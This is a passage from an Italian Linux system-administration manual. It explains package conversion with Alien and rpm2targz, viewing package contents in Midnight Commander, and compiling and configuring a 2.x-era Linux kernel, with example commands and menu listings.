Alien è un programma che consente di convertire un pacchetto archiviato in un altro formato di archiviazione. Precisamente, è in grado di generare archivi in formato Debian, Red Hat, Stampede e Slackware, a partire da questi formati e anche da un semplice archivio tar+gzip. Non è in grado di gestire i pacchetti sorgenti.

L'eseguibile che compie tutto il lavoro è '**`alien`**' e la sintassi per il suo utilizzo è mostrata nello schema seguente:

`alien --to-deb` [*opzioni*] *file_da_convertire*...

`alien --to-rpm` [*opzioni*] *file_da_convertire*...

`alien --to-tgz` [*opzioni*] *file_da_convertire*...

`alien --to-slp` [*opzioni*] *file_da_convertire*...

Alien ha la necessità di conoscere soltanto in quale formato finale occorre produrre la conversione. Il tipo di archivio sorgente viene individuato automaticamente, probabilmente in base all'estensione usata nel nome del file. Se con le opzioni non si specifica in quale formato convertire, si ottiene un archivio Debian.

In linea di massima, la conversione genera il risultato nella directory corrente, a parte il caso della trasformazione in formato RPM, per cui si ottiene il file a partire dalla directory '`/usr/src/redhat/`' (di solito, per gli archivi di architettura i386, si tratta precisamente di '`/usr/src/redhat/RPMS/i386/`').[1]

[1] A questo proposito, è bene tenere presente che la directory '`/usr/src/redhat/RPMS/i386/`' deve esistere perché possa funzionare la conversione in RPM per l'architettura i386. Se l'archivio che si genera non fa riferimento a un'architettura particolare, allora si deve avere pronta anche la directory '`/usr/src/redhat/RPMS/noarch/`'. In generale, per questo genere di problemi basta osservare i messaggi di errore di Alien.

La conversione di un archivio Slackware o semplicemente tar+gzip in uno più sofisticato come RPM o Debian, non è conveniente in generale, perché in questo modo mancano molte informazioni che sono importanti per questi formati.

Alcuni pacchetti contengono degli script che devono essere eseguiti per sistemare ciò che è necessario (come l'aggiunta di un utente di sistema, o cose simili). La conversione in un altro formato tende a perdere questi script.

Alcune opzioni

`-d` | `--to-deb`

Specifica che si vuole ottenere la conversione in formato Debian.

`-r` | `--to-rpm`

Specifica che si vuole ottenere la conversione in formato RPM.

`-t` | `--to-tgz`

Specifica che si vuole ottenere la conversione in formato Slackware.

`--to-slp`

Specifica che si vuole ottenere la conversione in formato Stampede.

`--description=`*descrizione*

Specifica una descrizione per il pacchetto, da utilizzare esclusivamente per una conversione in cui l'origine sia un archivio Slackware o tar+gzip. Infatti, in questi casi, mancherebbe qualunque descrizione del contenuto del pacchetto.

`-c` | `--scripts`

Tenta di convertire gli script. Si deve usare questa opzione con molta prudenza, perché tali script dipendono dalla struttura della distribuzione per cui sono stati fatti e il loro utilizzo in un'altra distribuzione potrebbe essere inopportuno.

Esempi

```
# alien --to-rpm dpkg_1.4.0.23.2-1.i386.deb
```

Converte l'archivio '`dpkg_1.4.0.23.2-1.i386.deb`' in formato RPM, generando il file '`/usr/src/redhat/RPMS/i386/dpkg-1.4.0.23.2-2.i386.rpm`'.

```
# alien --to-deb pine-4.04-1.i386.rpm
```

Converte l'archivio '`pine-4.04-1.i386.rpm`' in formato Debian, generando il file '`pine_4.04-1_i386.deb`' nella directory corrente.

28.2 RPM2targz

La distribuzione Slackware prevede la possibilità di acquisire pacchetti RPM, attraverso uno script di conversione specifico: '**`rpm2targz`**'.

28.3 Midnight Commander

Midnight Commander (corrispondente all'eseguibile '**mc**') è un applicativo integrato per la navigazione all'interno delle directory di file system reali o virtuali. In questo senso, permette anche di accedere ad archivi (normali o compressi), inclusi quelli delle applicazioni GNU/Linux, purché sia presente il rispettivo sistema di gestione.

Figura 28.1. Nel lato sinistro si vede il contenuto dell'archivio 'ash-0.2-17.i386.rpm', mentre nel lato destro di vede il contenuto dell'archivio 'ash_0.3.4-6.deb'.

```
.<-/tmp/ash-0.2-17.i386.rpm#rpm------v>..<-/tmp/ash_0.3.4-6.deb#deb----------v>.
|       Name       | Size  |   MTime    ||       Name       | Size  |   MTime    |
|/..               |   1024|Aug 13 13:49||/..               |   1024|Aug 13 13:47|
|/INFO             |      0|Mar 21 00:00||/CONTENTS         |      0|Aug 13 13:47|
|/bin              |      0|Aug 13 13:47||/DEBIAN           |      0|Aug 13 13:47|
|/usr              |      0|Aug 13 13:47|| INFO             |    806|Aug 13 13:47|
| HEADER           |    890|Mar 21 00:00||*INSTALL          |    424|Aug 13 13:47|
|*INSTALL          |     39|Mar 21 00:00||                  |       |            |
|*UPGRADE          |     39|Mar 21 00:00||                  |       |            |
|                  |       |            ||                  |       |            |
|                  |       |            ||                  |       |            |
|                  |       |            ||                  |       |            |
|                  |       |            ||                  |       |            |
|                  |       |            ||                  |       |            |
|                  |       |            ||                  |       |            |
|                  |       |            ||                  |       |            |
|                  |       |            ||                  |       |            |
|                  |       |            ||                  |       |            |
|                  |       |            ||                  |       |            |
|                  |       |            ||                  |       |            |
|--------------------------------------||--------------------------------------|
|/..         |root   root   |drwxrwxrwt||/..         |root   root   |drwxrwxrwt|
'--------------------------------------''--------------------------------------'
tizio@dinkel:/tmp$
1Help   2Menu   3View   4Edit   5Copy   6RenMov 7Mkdir  8Delete 9PullDn 10Quit
```

Nella figura 28.1 si vede l'apertura virtuale di due pacchetti: RPM a sinistra e Debian a destra. Nel caso del pacchetto Debian, basta entrare nella directory 'CONTENTS/' per raggiungere i file che compongono il pacchetto, mentre gli script e gli altri file di contorno sono contenuti nella directory 'DEBIAN/'. Nel caso del pacchetto RPM, la directory 'INFO/' contiene tutte le informazioni sul pacchetto, compresi gli script.

Midnight Commander è descritto meglio nel capitolo 85.

Parte viii

Kernel Linux

Kernel Linux

Il kernel è il nocciolo del sistema operativo. I programmi utilizzano le funzioni fornite dal kernel e in questa maniera sono sollevati dall'agire direttamente con la CPU.

Il kernel Linux è costituito normalmente da un file soltanto, il cui nome può essere '`vmlinuz`', oppure '`zImage`', '`bzImage`' e altri ancora, ma può comprendere anche moduli aggiuntivi per la gestione di componenti hardware specifici che devono poter essere attivati e disattivati durante il funzionamento del sistema.

Quando si fa riferimento a un kernel in cui tutte le funzionalità che servono sono incluse nel file principale, si parla di kernel monolitico, mentre quando parte di queste sono poste all'interno di moduli esterni, si parla di kernel modulare. Il kernel monolitico ha il vantaggio di avere tutto in un file, ma nello stesso modo è rigido e non permette di liberare risorse quando le unità periferiche gestite non servono. Il kernel modulare ha il vantaggio di poter disattivare e riattivare i moduli a seconda delle esigenze, in particolare quando moduli distinti gestiscono in modo diverso lo stesso tipo di unità periferica. Tuttavia, a causa della frammentazione in molti file, l'uso dei moduli può essere fonte di errori.

In generale, l'uso dei kernel modulari dovrebbe essere riservato agli utilizzatori che hanno già un'esperienza sufficiente nella gestione dei kernel monolitici. In ogni caso, ci possono essere situazioni in cui l'uso di un kernel modulare è praticamente indispensabile, per esempio quando un certo tipo di dispositivo fisico può essere gestito in vari modi differenti e conflittuali, ma si tratta di situazioni rare.

29.1 Ricompilazione del kernel

Le distribuzioni GNU/Linux tendono a fornire agli utilizzatori un kernel modulare per usi generali. Anche se questo si adatterà sicuramente alla maggior parte delle configurazioni, ci sono situazioni particolari dove è preferibile costruire un proprio kernel, monolitico o modulare che sia.

Per poter comprendere il procedimento di compilazione descritto in questo capitolo, occorre sapere come si compila e si installa un programma tipico distribuito in forma sorgente, come descritto nel capitolo 20.

29.1.1 Kernel monolitico

Il procedimento descritto in questa sezione serve per generare un kernel monolitico, cioè un kernel in un solo file.

Per poter procedere alla compilazione del kernel è necessario avere installato gli strumenti di sviluppo software, cioè il compilatore e i sorgenti del kernel. In particolare, i sorgenti del kernel possono anche essere reperiti presso vari siti che offrono l'accesso attraverso il protocollo FTP. In tal caso si può fare una ricerca per i file che iniziano per '`linux-`*x*`.`*y*`.`*z*`.tar.gz`', dove *x*.*y*.*z* sono i numeri della versione.

Il numero di versione del kernel Linux è strutturato in tre livelli: *x*.*y*.*z*, dove il primo, *x*, rappresenta il valore più importante, mentre l'ultimo, *z*, rappresenta quello meno importante. Quello che conta, è porre attenzione al valore intermedio: *y*. Se si tratta di un numero pari, la versione si riferisce a un kernel ritenuto sufficientemente stabile, mentre un numero dispari rappresenta una versione destinata agli sviluppatori e non ritenuta adatta per l'utilizzo normale.

Se i sorgenti sono stati installati attraverso un disco (un CD-ROM) di una distribuzione, questi si troveranno al loro posto, altrimenti occorre provvedere a installarli manualmente. La posizione standard in cui devono trovarsi i sorgenti del kernel è la directory '`/usr/src/linux/`'. Se si utilizza un'altra posizione è necessario un collegamento simbolico che permetta di raggiungere i sorgenti nel modo prestabilito.

Occorre inoltre verificare che tre collegamenti simbolici contenuti nella directory '`/usr/include/`' siano corretti. [1]

- '`asm`' --> '`/usr/src/linux/include/asm-i386/`'
- '`linux`' --> '`/usr/src/linux/include/linux/`'
- '`scsi`' --> '`/usr/src/linux/include/scsi`'

È evidente che il primo, '`asm`', dipende dal tipo di piattaforma hardware utilizzato.

Una volta installati i sorgenti del kernel, si può passare alla configurazione che precede la compilazione. Per questo, ci si posiziona nella directory dei sorgenti; quindi, dopo aver letto il file '`README`', si può procedere come mostrato nel seguito.

`#` **`cd /usr/src/linux`**

La directory corrente deve essere quella a partire dalla quale si diramano i sorgenti del kernel.

`#` **`make mrproper`**

Serve a eliminare file e collegamenti vecchi che potrebbero interferire con una nuova compilazione.

`#` **`make config`**

È l'operazione più delicata attraverso la quale si definiscono le caratteristiche e i componenti del kernel che si vuole ottenere. Ogni volta che si esegue questa operazione viene riutilizzato il file '`.config`' contenente la configurazione impostata precedentemente, mentre alla fine la nuova configurazione viene salvata nello stesso file. Di conseguenza, ripetendo il procedimento '**`make config`**', le scelte predefinite corrisponderanno a quelle effettuate precedentemente.

> Il comando '**`make mrproper`**' elimina il file '`.config`', quindi si deve fare attenzione a non eseguire tale comando se non è questa l'intenzione.

Se si dispone di un kernel recente, in alternativa a '**`make config`**' che è un metodo piuttosto spartano di configurare il sistema, si possono utilizzare:

`#` **`make menuconfig`**

un sistema di configurazione a menù basato su testo;


`#` **`make xconfig`**

un sistema di configurazione a menù grafico per X.

[1] Questo problema dei collegamenti simbolici nella directory '`/usr/include/`' riguarda solo alcune distribuzioni GNU/Linux. In particolare, nella distribuzione GNU/Linux Debian, le cose sono organizzate in modo da non dover toccare tale directory.

Figura 29.1. Il menù principale della configurazione del kernel attraverso il comando `**make menuconfig**'.

```
.------------------------------ Main Menu ------------------------------.
|  Arrow keys navigate the menu.  <Enter> selects submenus --->.         |
|  Highlighted letters are hotkeys.  Pressing <Y> includes, <N> excludes, |
|  <M> modularizes features.  Press <Esc><Esc> to exit, <?> for Help.    |
|  Legend: [*] built-in  [ ] excluded  <M> module  < > module capable    |
| .-------------------------------------------------------------------. |
| |      Code maturity level options  --->                            | |
| |      Loadable module support  --->                                | |
| |      Processor type and features  --->                            | |
| |      General setup  --->                                          | |
| |      Memory Technology Devices (MTD)  --->                        | |
| |      Parallel port support  --->                                  | |
| |      Plug and Play configuration  --->                            | |
| |      Block devices  --->                                          | |
| |      Multi-device support (RAID and LVM)  --->                    | |
| |      Networking options  --->                                     | |
| |      Telephony Support  --->                                      | |
| '------v(+)---------------------------------------------------------' |
|-----------------------------------------------------------------------|
|                    <Select>    < Exit >    < Help >                   |
'-----------------------------------------------------------------------'
```

Figura 29.2. Uno dei menù della configurazione del kernel attraverso il comando `**make xconfig**'.

Dopo la definizione della configurazione, si può passare alla compilazione del kernel relativo, utilizzando la sequenza di comandi seguente:

```
# make dep ; make clean ; make zImage
```

Si tratta di tre operazioni che si possono avviare tranquillamente in questo modo perché non richiedono nessun tipo di interazione con l'utente. Al termine della compilazione, se questa ha avuto successo, il nuovo kernel si trova nella directory '`/usr/src/linux/arch/i386/boot/`' con il nome '`zImage`' (questo vale naturalmente nel caso si utilizzi l'architettura i386).

Se il kernel che si genera è troppo grande, potrebbe non funzionare l'istruzione '**`make zImage`**'. In tal caso si deve sostituire con '**`make bzImage`**' e alla fine si otterrà un file con quel nome, cioè '`bzImage`'. Si deve tenere in considerazione che anche in questo secondo caso esiste un limite massimo alla grandezza del kernel, per cui, potrebbe essere necessario l'utilizzo di moduli per le funzionalità che non sono indispensabili al caricamento del sistema.

Naturalmente, per fare in modo che il kernel possa essere utilizzato, questo andrà collocato dove è necessario che si trovi perché il sistema che si occupa del suo avvio possa trovarlo (parte vi). Di solito lo si copia nella directory radice o in '`/boot/`', dandogli il nome '`vmlinuz`' (come di consueto), sistemando poi ciò che serve per il sistema di avvio che si utilizza.

Una volta realizzato un kernel è necessario fare una prova per vedere se funziona. Il modo migliore (nel senso che è meno pericoloso) per verificarne il funzionamento è quello di farne una copia in un dischetto di avvio (ovvero un dischetto di *boot*).[2]

```
# cp /usr/src/linux/arch/i386/boot/zImage /dev/fd0
```

Per utilizzare correttamente questo dischetto di avvio è molto probabile che si debba intervenire prima con il programma '**`rdev`**' (16.1.1).

29.1.2 Kernel modulare

Il procedimento per la creazione di un kernel modulare inizia nello stesso modo di quello monolitico e giunge alla creazione di un file che in più ha dei riferimenti a moduli esterni che vengono compilati a parte. Questi moduli, per poter essere gestiti correttamente, necessitano di programmi di servizio che si occupano della loro attivazione e disattivazione.

In questo caso, oltre ai sorgenti del kernel sono necessari i programmi per la gestione dei moduli. Questi si trovano normalmente in archivi il cui nome è organizzato in modo simile a quello dei sorgenti del kernel: '`modules-`*x*`.`*y*`.`*z*`.tar.gz`'. La struttura della versione rappresentata dai numeri *x.y.z* rispecchia lo stesso meccanismo utilizzato per i sorgenti del kernel, però non ne vengono prodotte altrettante versioni: si dovrà badare a utilizzare la versione più vicina a quella del kernel che si utilizza. Questo archivio si trova normalmente nella stessa directory del sito dal quale si ottengono i sorgenti del kernel.

Anche i programmi contenuti nell'archivio '`modules-`*x*`.`*y*`.`*z*`.tar.gz`' sono in forma sorgente e prima di poterli utilizzare devono essere compilati e installati.

Se si sta ricompilando il kernel attraverso i sorgenti della distribuzione GNU/Linux che si utilizza, è ragionevole supporre che questi programmi di gestione dei moduli siano già stati installati correttamente.

Per ottenere un kernel modulare, dopo la preparazione del file principale del kernel attraverso lo stesso procedimento visto nel caso di un kernel monolitico, si devono compilare i moduli.

```
# make modules ; make modules_install
```

Quello che si ottiene sono una serie di file oggetto, il cui nome ha un'estensione '`.o`', raggruppati ordinatamente all'interno di directory discendenti da '`/lib/modules/`*x*`.`*y*`.`*z*`/`', dove *x.y.z* rappresenta il numero della versione dei sorgenti del kernel. La posizione di questi file non deve essere cambiata.

[2] È bene ricordare che non si tratta di una copia nel senso normale del termine, perché in questo caso, cioè quello dell'esempio, il dischetto non contiene alcun file system. Di conseguenza, è inutile tentare poi di montare un dischetto del genere.

29.1.3 Compilazione del kernel in una distribuzione GNU/Linux Debian

La distribuzione GNU/Linux Debian mantiene una separazione netta tra i file di intestazione dei sorgenti del kernel e quelli delle librerie di sviluppo. In questo modo, non si deve più provvedere a sistemare i collegamenti simbolici nella directory '`/usr/include/`', al massimo ci può essere la necessità di aggiornare le librerie di sviluppo.

Per il resto, la procedura per la compilazione del kernel e dei moduli potrebbe essere svolta nello stesso modo già descritto. Tuttavia, questa distribuzione mette a disposizione uno strumento accessorio, molto utile, per facilitare questa operazione, passando per la creazione di un pacchetto Debian vero e proprio. Il pacchetto in questione è denominato '**`kernel-package`**' e per questo scopo può essere usato direttamente senza bisogno di alcuna configurazione. È sufficiente procedere nel modo seguente:

1. `cd` *directory_iniziale_dei_sorgenti*

   ci si sposta nella directory iniziale dei sorgenti del kernel;

2. `make {config|menuconfig|xconfig}`

   si procede con la configurazione del kernel che si vuole ottenere;

3. `make-kpkg clean`

   ci si prepara alla compilazione;

4. `make-kpkg --revision=`*versione* `kernel_image`

   si esegue la compilazione generando l'archivio Debian corrispondente, nella directory precedente.

L'esempio seguente si riferisce alla compilazione di un kernel 2.2.15 (compresi i moduli eventuali) collocato nella directory '`/usr/src/linux-2.2.15`'.[3]

```
# cd /usr/src/linux-2.2.15
```

```
# make-kpkg clean
```

```
# make-kpkg --revision=custom.1.0 kernel_image
```

Si può osservare che la versione è stata definita dalla stringa '**`custom.1.0`**'. Questo è ciò che viene suggerito nella documentazione originale. In particolare, il numero «1.0» va incrementato ogni volta che si predispone una versione successiva.

Al termine si ottiene l'archivio '`kernel-image-2.2.15_custom.1.0_i386.deb`', collocato nella directory precedente a quella dei sorgenti da cui è stato ottenuto; per installarlo basta procedere come segue:

```
# dpkg -i ../kernel-image-2.2.15_custom.1.0_i386.deb
```

[3] Questa collocazione è volutamente differente da quella standard per la distribuzione GNU/Linux Debian, proprio per mostrare che ciò non influisce in questo contesto.

29.2 Elementi della configurazione

Gli elementi richiesti per la configurazione del kernel prima della sua compilazione, dipendono molto dalla versione che si possiede. In particolare, può capitare che alcune voci vengano spostate da una versione all'altra del kernel.

Le varie opzioni sono raggruppate in alcuni gruppi principali, che dovrebbero guidare intuitivamente nella configurazione prima della compilazione del kernel:

- *Code maturity level options*
  selezione del dettaglio con cui si vogliono definire le voci della configurazione;
- *Loadable module support*
  gestione dei moduli del kernel;
- *Processor type and features*
  caratteristiche del microprocessore o dei microprocessori;
- *General setup*
  caratteristiche generali, sia fisiche, sia logiche del sistema;
- *Memory Technology Devices (MTD)*
  gestione di memorie MTD, ovvero memoria speciale che ha la proprietà di non essere volatile come la RAM comune;
- *Parallel port support*
  gestione delle porte parallele;
- *Plug and Play configuration*
  gestione del Plug & Play;
- *Block devices*
  gestione dei dispositivi a blocchi;
- *Multi-device support (RAID and LVM)*
  gestione di unità multiple di memorizzazione, come nel caso dei dischi RAID;
- *Networking options*
  funzionalità di rete in generale;
- *Telephony Support*
  gestione di hardware speciale per la telefonia digitale su IP;
- *ATA/IDE/MFM/RLL support*
  gestione di dischi ATA/ATAPI e simili;
- *SCSI support*
  gestione di unità SCSI;
- *IEEE 1394 (FireWire) support*
  gestione di un bus IEEE 1394, noto anche con il nome FireWire;
- *I2O device support*
  gestione di dispositivi periferici speciali denominati «I2O»;

- *Network device support*

  gestione specifica delle interfacce di rete, includendo alcuni protocolli usati comunemente come tunnel (per esempio PPP, SLIP e PLIP), in quanto acquistano nel sistema un nome di interfaccia;

- *Amateur Radio support*

  gestione di hardware e protocolli per le comunicazioni via radio;

- *IrDA subsystem support*

  gestione del sistema IrDA di comunicazione a raggi infrarossi;

- *ISDN subsystem*

  gestione di alcune schede speciali per la connessione a una rete ISDN (non è necessario utilizzare queste opzioni se si dispone di un «modem» ISDN esterno);

- *Old CD-ROM drivers (not for SCSI or IDE/ATAPI drives)*

  gestione di vecchi tipi di lettori CD-ROM, che non sono compatibili con gli standard ATA/ATAPI e nemmeno con lo standard SCSI;

- *Input core support*

- *Character devices*

  gestione dei dispositivi a caratteri (terminali, porte seriali, porte parallele, mouse, ecc.);

- *Multimedia devices*

  gestione di dispositivi multimediali;

- *File systems*

  gestione di file system, con le problematiche relative;

- *Console devices*

  gestione particolare della console;

- *Sound*

  gestione dell'audio;

- *USB support*

  gestione del bus USB e delle unità periferiche relative;

- *Kernel hacking*

  configurazione particolare per chi vuole lavorare attivamente allo sviluppo del kernel.

Nelle sezioni seguenti vengono descritte in parte solo alcuni di questi gruppi di configurazione, mostrando quale esempio che comunque non può esaurire il problema.

29.2.1 Code maturity level options

Questa sezione della procedura di configurazione si riferisce al livello di dettaglio a cui si è interessati, per quanto riguarda le opzioni di configurazione che possono essere richieste. Se si è interessati a funzionalità relativamente nuove, conviene abilitare il dettaglio massimo nella selezione delle opzioni di configurazione.

29.2.2 Loadable module support

Questa sezione della procedura di configurazione permette di attivare il sistema di gestione dei moduli. I moduli sono blocchetti di kernel precompilati che possono essere attivati e disattivati durante il funzionamento del sistema. Solo alcune parti del kernel possono essere gestite in forma di modulo.

Se si intende creare un kernel modulare, è evidente la necessità di attivare questa gestione all'interno della parte principale del kernel stesso.

```
[*] Enable loadable module support
[*]   Set version information on all module symbols
[*]   Kernel module loader
```

29.2.3 Processor type and features

Questa sezione serve a definire il tipo di microprocessore utilizzato. In generale, se si utilizza un'architettura di tipo ix86, la selezione del tipo di microprocessore '**`386`**' garantisce la creazione di un kernel compatibile nella maggior parte delle situazioni, a discapito però delle prestazioni.

Sempre nel caso di architettura di tipo ix86, è possibile abilitare l'emulazione per il coprocessore matematico (i487), che in alcuni elaboratori molto vecchi non era incluso. Di solito, l'inclusione del codice di emulazione non crea problemi di conflitti, perché viene individuata automaticamente la presenza dell'hardware relativo e l'emulazione non viene attivata se non quando necessario. In tal modo, includendo questa funzionalità si genera un kernel più compatibile.

```
(386) Processor family
< > Toshiba Laptop support (NEW)
< > /dev/cpu/microcode - Intel IA32 CPU microcode support (NEW)
< > /dev/cpu/*/msr - Model-specific register support (NEW)
< > /dev/cpu/*/cpuid - CPU information support (NEW)
(off) High Memory Support
[*] Math emulation
[*] MTRR (Memory Type Range Register) support
[ ] Symmetric multi-processing support
[ ] APIC and IO-APIC support on uniprocessors (NEW)
```

29.2.4 General setup

Questa sezione raccoglie una serie di opzioni di importanza generale, che non hanno trovato una collocazione specifica in un'altra posizione della procedura di configurazione. Mano a mano che le funzionalità del kernel Linux si estendono, aumentano le sezioni della configurazione, per cui capita che vi vengano spostate lì alcune di queste opzioni.

In particolare, all'interno di questa sezione dovrebbe essere possibile stabilire in modo preliminare:

- l'utilizzo della rete;
- il tipo di bus (ISA, EISA, MCA, PCI, ecc.);[4]
- IPC (*Inter process communication*) di System V (sezione 39.3);
- il tipo di programmi binari utilizzati nel sistema (ELF, a.out), oltre alla possibilità di utilizzare interpreti opportuni per altri tipi di eseguibili.

[4] La gestione di bus ISA è solitamente implicita.

```
[*] Networking support
[ ] SGI Visual Workstation support
[*] PCI support
(Any)   PCI access mode
[*] PCI device name database (NEW)
[ ] EISA support (NEW)
[ ] MCA support
[*] Support for hot-pluggable devices (NEW)
PCMCIA/CardBus support  --->
[*] System V IPC
[*] BSD Process Accounting
[*] Sysctl support
(ELF) Kernel core (/proc/kcore) format
<*> Kernel support for a.out binaries
<*> Kernel support for ELF binaries
<*> Kernel support for MISC binaries
[*] Power Management support (NEW)
[ ]   ACPI support (NEW)
< >   Advanced Power Management BIOS support
```

29.2.5 Parallel port support

La gestione della porta parallela non riguarda solo la stampa, dal momento che consente anche l'uso di altri tipi di unità periferiche. In questo gruppo di opzioni è possibile abilitare l'uso delle porte parallele, stabilendo eventualmente il grado di compatibilità di queste.

```
<*> Parallel port support
<*>   PC-style hardware
[ ]     Use FIFO/DMA if available (EXPERIMENTAL) (NEW)
[ ]     SuperIO chipset support (EXPERIMENTAL) (NEW)
[ ]     Support for PCMCIA management for PC-style ports (NEW)
[*]   Support foreign hardware
[ ]   IEEE 1284 transfer modes (NEW)
```

29.2.6 Plug and Play configuration

La gestione del Plug & Play permette al kernel di configurare automaticamente alcuni dispositivi che aderiscono a queste specifiche.

```
<*> Plug and Play support
<*>   ISA Plug and Play support (NEW)
```

29.2.7 Block devices

Un dispositivo a blocchi è quello che utilizza una comunicazione a blocchi di byte di dimensione fissa, contrapponendosi al dispositivo a caratteri con cui la comunicazione avviene byte per byte. Il dispositivo a blocchi tipico è un'unità a disco.

Merita attenzione particolare anche il dispositivo definito *loopback*,[5] che rappresenta in pratica un file contenente l'immagine di un disco, che viene letto come se fosse un disco o una partizione reale. Questa possibilità, tra le altre cose, consente di gestire direttamente i file che contengono la riproduzione esatta di dischetti, senza bisogno di trasferire questi file su dischetti reali.

Infine, è qui che si può abilitare e configurare la gestione dei dischi RAM, ovvero di dischi che vengono rappresentati nella memoria RAM.

```
<*> Normal PC floppy disk support
< > XT hard disk support
```

[5] Il termine *loop device* usato qui, non deve essere confuso con *loopback device* usato nella configurazione dei servizi di rete.

```
< > Parallel port IDE device support
< > Compaq SMART2 support
< > Compaq Smart Array 5xxx support (NEW)
< > Mylex DAC960/DAC1100 PCI RAID Controller support
<*> Loopback device support
<*> Network block device support
<*> RAM disk support
(8192)    Default RAM disk size (NEW)
[*]   Initial RAM disk (initrd) support
```

29.2.8 Multi-device support (RAID and LVM)

La gestione di più unità di memorizzazione in modo combinato richiede la selezione di un gruppo speciale di opzioni. Può trattarsi di dischi o partizioni ridondanti come forma di protezione dalle perdite di dati, oppure può essere un modo per fondere assieme più partizioni in una partizione logica più grande.

29.2.9 Networking options

La configurazione delle funzionalità di rete è importante anche se il proprio elaboratore è isolato. Quando è attiva la gestione della rete, il kernel fornisce implicitamente le funzionalità di inoltro dei pacchetti, consentendo in pratica il funzionamento come router. Tuttavia, l'attivazione di ciò dipende dall'inclusione della gestione del file system '`/proc/`' (29.2.14) e dell'interfaccia '**`sysctl`**' (29.2.4). Inoltre, durante il funzionamento del sistema è necessario attivare espressamente l'inoltro attraverso un comando simile a quello seguente:

```
# echo '1' > /proc/sys/net/ipv4/ip_forward
```

```
<*> Packet socket
[ ]   Packet socket: mmapped IO
[*] Kernel/User netlink socket
[*]   Routing messages
<*>   Netlink device emulation
[*] Network packet filtering (replaces ipchains)
[*] Socket Filtering
<*> Unix domain sockets
[*] TCP/IP networking
[*]   IP: multicasting
[*]   IP: advanced router
[*]     IP: policy routing
[*]       IP: fast network address translation
[*]     IP: equal cost multipath
[*]     IP: use TOS value as routing key
[*]     IP: verbose route monitoring
[*]     IP: large routing tables
[ ]   IP: kernel level autoconfiguration
<*>   IP: tunneling
<*>   IP: GRE tunnels over IP
[ ]     IP: broadcast GRE over IP
[ ]   IP: multicast routing
[ ]   IP: ARP daemon support (EXPERIMENTAL)
[ ]   IP: TCP Explicit Congestion Notification support
[*]   IP: TCP syncookie support (disabled per default)
  IP: Netfilter Configuration  --->
<*>   The IPv6 protocol (EXPERIMENTAL)
[*]     IPv6: enable EUI-64 token format
[*]       IPv6: disable provider based addresses
< >   Kernel httpd acceleration (EXPERIMENTAL)
[ ] Asynchronous Transfer Mode (ATM) (EXPERIMENTAL)
```

```
---
< > The IPX protocol
< > Appletalk protocol support
< > DECnet Support
< > 802.1d Ethernet Bridging
< > CCITT X.25 Packet Layer (EXPERIMENTAL)
< > LAPB Data Link Driver (EXPERIMENTAL)
[ ] 802.2 LLC (EXPERIMENTAL)
[ ] Frame Diverter (EXPERIMENTAL)
< > Acorn Econet/AUN protocols (EXPERIMENTAL)
< > WAN router
[ ] Fast switching (read help!)
[ ] Forwarding between high speed interfaces
QoS and/or fair queueing  --->
```

La gestione relativa a IPTables, dopo aver attivato la voce

```
[*] Network packet filtering (replaces ipchains)
```

diventa accessibile in un menù separato:

```
<*> Connection tracking (required for masq/NAT)
<*>   FTP protocol support
<*> Userspace queueing via NETLINK (EXPERIMENTAL)
<*> IP tables support (required for filtering/masq/NAT)
<*>   limit match support
<*>   MAC address match support
<*>   netfilter MARK match support
<*>   Multiple port match support
<*>   TOS match support
<*>   Connection state match support
<*>   Unclean match support (EXPERIMENTAL)
<*>   Owner match support (EXPERIMENTAL)
<*>   Packet filtering
<*>     REJECT target support
<*>     MIRROR target support (EXPERIMENTAL)
<*>   Full NAT
<*>     MASQUERADE target support
<*>     REDIRECT target support
<*>   Packet mangling
<*>     TOS target support
<*>     MARK target support
<*>   LOG target support
```

29.2.10 ATA/IDE/MFM/RLL support

La gestione di unità a blocchi tradizionali ed economiche, ATA/ATAPI, viene inserita in un menù apposito.

Eventualmente, si può arrivare a specificare dettagliatamente il tipo di integrato della propria interfaccia ATA, per sfruttare al massimo le sue caratteristiche, anche se questo non è indispensabile.[6]

```
<*> Enhanced IDE/MFM/RLL disk/cdrom/tape/floppy support
--- Please see Documentation/ide.txt for help/info on IDE drives
[ ]   Use old disk-only driver on primary interface
<*>   Include IDE/ATA-2 DISK support
[ ]     Use multi-mode by default
< >   PCMCIA IDE support
<*>   Include IDE/ATAPI CDROM support
< >   Include IDE/ATAPI TAPE support
<*>   Include IDE/ATAPI FLOPPY support
<*>   SCSI emulation support
```

[6] Salva la convenienza di includere in ogni caso il codice necessario ad aggirare i difetti gravi di alcuni integrati del genere.

```
--- IDE chipset support/bugfixes
[*]   CMD640 chipset bugfix/support
[ ]     CMD640 enhanced support
[ ]   ISA-PNP EIDE support
[*]   RZ1000 chipset bugfix/support
[*]   Generic PCI IDE chipset support
[*]     Sharing PCI IDE interrupts support
[*]     Generic PCI bus-master DMA support
[ ]     Boot off-board chipsets first support
[ ]     OPTi 82C621 chipset enhanced support (EXPERIMENTAL)
[ ]   Other IDE chipset support
